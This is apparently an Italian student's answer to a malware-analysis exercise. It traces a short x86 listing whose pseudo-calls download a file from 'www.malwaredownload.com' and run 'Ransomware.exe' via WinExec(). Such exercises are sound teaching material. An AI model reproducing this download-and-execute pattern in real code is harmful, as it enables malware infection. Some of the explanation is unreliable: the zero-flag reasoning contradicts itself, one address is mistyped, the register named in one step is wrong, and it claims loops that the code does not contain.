Analisi Malware

Con riferimento al codice presente nella traccia, rispondere ai seguenti quesiti:

1. Quale salto condizionale effettua il Malware.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

3. Quali sono le diverse funzionalita implementate all'interno del Malware?

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Esecuzione tracce

Traccia 1

Il codice del malware presenta due salti condizionali:

jnz (jump not zero) situato all'indirizzo di memoria 0040105B

jz (jump zero) situato all'indirizzo 004010608

Il "**jnz**" e l'istruzione in linguaggio di programmazione assembly. Controlla se il risultato di un'operazione precedente e diverso da zero. Se lo è, il programma salta a un'altra parte del codice. Se il risultato e zero, il programma continua normalmente. È utile per decidere cosa fare in base ai risultati delle operazioni.

Il "**jz**" e un'istruzione che nel linguaggio assembly controlla se il risultato di un'operazione precedente e uguale a zero. Se lo è, il programma salta a un'altra parte del codice. Se il risultato non e zero, il programma continua normalmente. È utile per gestire condizioni in base al risultato delle operazioni.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Questi salti si basano sul valore del flag **ZF (Zero Flag)**, che puo essere 0 o 1 e indica se il risultato di un'operazione è zero.

Il Zero Flag (ZF) e uno dei flag del registro di stato (EFLAGS) nei processori x86. Questo flag viene impostato a 1 se il risultato di un'operazione aritmetica o logica e zero, e a 0 se il risultato non e zero. Quando si eseguono istruzioni come cmp (compare) o sub (subtract), il Zero Flag viene impostato in base al risultato dell'operazione. Se il risultato e zero, il flag viene impostato a 1; altrimenti, se il risultato non e zero, viene impostato a 0. Il Zero Flag e ampiamente utilizzato nelle istruzioni di salto condizionale (come jz per "jump if zero" e jnz per "jump if not zero") per controllare il flusso del programma in base al risultato di un'operazione precedente.


Nel primo salto condizionale, il confronto tra due valori, eseguito tramite l'istruzione cmp, produce un risultato non zero, quindi ZF diventa 1. Poiche il salto e condizionato alla non zero (jnz), e ZF e diventato 1, il salto non avviene.

Nel secondo salto condizionale, dopo aver incrementato il valore del registro EBX, avviene un confronto con un altro valore. Questo confronto produce un risultato zero, quindi ZF diventa 1. Poiche il salto e condizionato al valore zero (jz) e ZF e diventato 1, il salto avviene.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Traccia 2

Nel secondo passo dell'esercitazione, creiamo una rappresentazione grafica del flusso del codice del malware, evidenziando i punti in cui avvengono decisioni condizionali. Utilizziamo frecce verdi per indicare quando viene effettuato un salto nel codice e frecce rosse per indicare quando il salto non avviene. In sostanza, stiamo visualizzando visivamente come il malware prende decisioni durante l'esecuzione del suo codice. Andiamo ad identificare i salti condizionali (sia quelli effettuati che quelli non effettuati). Indichiamo con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati



Traccia 3

Esaminando il codice del malware, è possibile identificare due funzionalità principali

La prima è **DownloadToFile()**, utilizza un'API di Windows per scaricare dati da Internet e salvarli come un file sul disco rigido infetto.

La funzione **DownloadToFile()** nel codice del malware utilizza un'API di Windows per gestire il download di dati da Internet e salvarli come un file locale sul disco rigido dell'host infetto. Questo processo consente al malware di recuperare ulteriori componenti o risorse da server remoti e archiviarli localmente sul sistema compromesso. L'API di Windows impiegata per questa operazione potrebbe essere una come **URLDownloadToFile()** o altre funzioni simili che consentono il download di file da risorse online. Questo aspetto del malware suggerisce un comportamento dinamico, in cui il malware puo ottenere e eseguire ulteriori istruzioni o payload da fonti esterne, rendendo la sua azione piu flessibile e adattabile alle intenzioni dell'attaccante.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

La seconda è **WinExec()**, sfrutta un'altra API per avviare un processo, in questo caso, il malware precedentemente scaricato. Il malware e progettato per scaricare file dalla rete e successivamente eseguirli sul sistema compromesso.

La funzione **WinExec()** nel codice del malware utilizza un'API di Windows per avviare un processo, consentendo al malware di eseguire un programma o un file precedentemente scaricato sul sistema compromesso. Questo tipo di funzionalità

suggerisce che il malware potrebbe essere progettato per eseguire ulteriori azioni una volta che ha scaricato e archiviato localmente i file desiderati. Ad esempio, il malware potrebbe avviare processi dannosi, modificare configurazioni di sistema, o svolgere altre attività dannose. L'utilizzo di **WinExec()** indica che il malware sfrutta la capacità del sistema operativo Windows di eseguire comandi e programmi, fornendo all'attaccante un controllo più ampio sul sistema compromesso. In generale, queste funzionalità indicano un comportamento avanzato del malware, che può essere utilizzato per eseguire una varietà di azioni dannose sul sistema infetto.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Traccia 4

Il codice analizzato rivela che le funzionalità principali del malware sono implementate attraverso chiamate di funzione.

Nel dettaglio, la procedura nella tabella 2 coinvolge il trasferimento dell'indirizzo URL www.malwaredownload.com del malware dal registro EDI al registro EAX mediante l'istruzione "mov". Successivamente, l'indirizzo viene inserito nello stack tramite l'istruzione "Push", preparando così i parametri necessari per la chiamata alla funzione DownloadToFile(). Quest'ultima ha il compito di recuperare il malware dalla rete e salvarlo localmente sul disco rigido del sistema compromesso. Questo processo evidenzia la fase di download del malware attraverso la manipolazione degli indirizzi nei registri e nello stack.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella tabella 3, il processo e simile, ma stavolta il registro EDI contiene il percorso del malware precedentemente scaricato. L'istruzione "mov" copia il contenuto del registro EDI nel registro EAX, che viene quindi posizionato nello stack con "Push". Infine, viene effettuata la chiamata di funzione a WinExec(), che eseguira il malware seguendo la path dell’eseguibile

Il codice mostra come il malware scarichi e avvii file dalla rete mediante l'utilizzo di queste funzioni.

Dopo l'analisi del codice possiamo dire che presenta una struttura complessa con cicli e decisioni condizionali, che indicano la presenza di operazioni specifiche all'interno del malware. L'utilizzo di salti condizionali e il confronto di registri suggeriscono un flusso dinamico e variegato nelle funzionalità del programma, evidenziando la necessita di un'analisi più approfondita per comprendere appieno il comportamento del malware.

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione